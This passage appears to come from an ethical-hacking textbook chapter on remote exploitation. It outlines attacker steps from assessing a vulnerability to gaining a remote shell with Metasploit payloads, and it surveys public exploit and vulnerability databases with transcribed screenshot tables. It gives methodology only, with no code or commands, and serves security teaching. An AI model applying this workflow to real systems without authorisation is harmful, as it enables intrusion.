   After identifying a vulnerability, attackers determine the risk associated with the vulnerability, i.e., whether exploitation of this vulnerability sustains the security measures on the target system.

3. **Determine the Capability of the Vulnerability**

   If the risk is low, attackers can determine the capability of exploiting this vulnerability to gain remote access to the target system.

4. **Develop the Exploit**

   After determining the capability of the vulnerability, attackers use exploits from online exploit sites such as Exploit Database (*https://www.exploit-db.com*), or develop their own exploits using exploitation tools such as Metasploit.

5. **Select the Method for Delivering – Local or Remote**


   Attackers perform remote exploitation over a network to exploit vulnerability existing in the remote system to gain shell access. If attackers have prior access to the system, they perform local exploitation to escalate privileges or execute applications in the target system.

6. **Generate and Deliver the Payload**

   Attackers, as part of exploitation, generate or select malicious payloads using tools such as Metasploit and deliver it to the remote system either using social engineering or through a network. Attackers inject malicious shellcode in the payloads, which, when executed, establishes a remote shell to the target system.

7. **Gain Remote Access**

   After generating the payload, attackers run the exploit to gain remote shell access to the target system. Now, attackers can run various malicious commands on the remote shell and control the system.



Exploit Sites

https://www.exploit-db.com

https://vuldb.com

https://www.securityfocus.com

https://cve.mitre.org


Exploit Sites

Attackers can use various exploit sites such as Exploit Database, SecurityFocus, etc. to discover vulnerabilities and download or develop exploits to perform remote exploitation on the target system. These sites include details of the latest vulnerabilities and exploits.

- **Exploit Database**

  Source: *https://www.exploit-db.com*

  Exploit Database includes details of the latest vulnerabilities present in various OSs, devices, applications, etc. Attackers can search Exploit Database to discover vulnerabilities in that target system, download the exploits from the database, and use exploitation tools such as Metasploit to gain remote access.


EXPLOIT DATABASE
GET CERTIFIED
☐ Verified
☐ Has App
Filters
Reset All

Show 15

Search: buffer overflow


Date	D	A	V	Title	Type	Platform	Author
2019-07-26	⭳	■	✓	pdfresurrect 0.15 - Buffer Overflow	DoS	Linux	j0lama
2019-07-19	⭳		✕	MAPLE Computer WBT SNMP Administrator 2.0.195.15 - Remote Buffer Overflow (EggHunter)	Remote	Windows_x86	sasaga92
2019-07-17	⭳	■	✕	MAPLE Computer WBT SNMP Administrator 2.0.195.15 - Remote Buffer Overflow	Remote	Windows	hyp3rlinx
2019-07-16	⭳	■	✕	DameWare Remote Support 12.0.0.509 - 'Host' Buffer Overflow (SEH)	Local	Windows	Xavi Beltran
2019-07-16	⭳	■	✕	R 3.4.4 (Windows 10 x64) - Buffer Overflow SEH (DEP/ASLR Bypass)	Local	Windows	blackleitus
2019-07-15	⭳	■	✕	Streamripper 2.6 - 'Song Pattern' Buffer Overflow	Local	Windows	Andrey Stoykov
				SNMPc Enterprise Edition 9/10 - Mapping Filename Buffer			

Figure 6.33: Screenshot of Exploit Database

- **SecurityFocus**

  Source: *https://www.securityfocus.com*

  SecurityFocus contains a database of the recently reported cybersecurity incidents and software bugs, along with a searchable archive of common vulnerabilities and exposures (CVEs). Attackers can search SecurityFocus to detect vulnerabilities in the target OS and applications.


SecurityFocus™
About
Contact
Symantec Connect
A technical community for Symantec customers, end-users, developers, and partners.
Join the conversation ›
Vulnerabilities
(Page 1 of 3411) 1 2 3 4 5 6 7 8 9 10 11 Next >
Submit

Vendor: Select Vendor

Title: Select Title

Version: Select Version

Search by CVE

CVE:

Jenkins Credentials Binding Plugin CVE-2019-1010241 Information Disclosure Vulnerability
2019-07-26
http://www.securityfocus.com/bid/109320

Qualcomm Components CVE-2019-2307 Integer Underflow Vulnerability
2019-07-26
http://www.securityfocus.com/bid/109383


LibreOffice Remote Code Execution and Unauthorized Access Vulnerabilities
2019-07-26
http://www.securityfocus.com/bid/109374

Figure 6.34: Screenshot of SecurityFocus

- **VulDB**

  Source: *https://vuldb.com*

  VulDB includes details of the latest vulnerabilities and exploits, rated based on the highest exploitation probability. Attackers can search the VulDB to identify vulnerabilities and exploit them or even fully automate the exploitation.




Published	Base	Temp	Vulnerability	Prod	Exp	Rem
07/29/2019	6.3	6.3	MatrixSSL DTLS Server sslDecode.c parseSSLHandshake memory corruption	Unknown	Not Defined	Not Defined
07/29/2019	5.5	5.5	PDFResurrect memory corruption	Unknown	Not Defined	Not Defined
07/29/2019	5.5	5.5	libslirp Fragment ip_input.c ip_reass memory corruption	Unknown	Not Defined	Not Defined
07/28/2019	6.3	6.3	Netgear WNDR3400v3 upnpd Stack-based memory corruption	Unknown	Not Defined	Not Defined
07/28/2019	5.5	5.5	SSDP Responder Network Message ssdpd.c ssdp_recv memory corruption	Unknown	Not Defined	Not Defined
07/27/2019	6.3	6.3	UPX p_vmlinx.cpp canUnpack memory corruption	Unknown	Not Defined	Not Defined
07/27/2019	5.5	5.3	Linux Kernel Userspace API cx24116.c memory corruption	Operating ...	Not Defined	Official Fix
07/27/2019	5.5	5.3	Linux Kernel iwl-agn-sta.c memory corruption	Operating ...	Not Defined	Official Fix
07/27/2019	5.5	5.3	Linux Kernel atombios.c memory corruption	Operating ...	Not Defined	Official Fix
07/26/2019	5.5	5.5	Xfig fig2dev bound.c calc_arrow memory corruption	Unknown	Not Defined	Not Defined
07/26/2019	5.5	5.5	MCPP support.c do_msg() memory corruption	Unknown	Not Defined	Not Defined
07/25/2019	5.5	5.5	Qualcomm Snapdragon Auto Channel memory corruption	Chip Softw...	Not Defined	Not Defined
07/25/2019	5.5	5.3	Qualcomm Snapdragon Auto memory corruption	Chip Softw...	Not Defined	Official Fix
07/25/2019	5.5	5.3	Qualcomm Snapdragon Auto Clip memory corruption	Chip Softw...	Not Defined	Official Fix
07/25/2019	5.5	5.5	Qualcomm Snapdragon Auto Vendor Command memory corruption	Chip Softw...	Not Defined	Not Defined
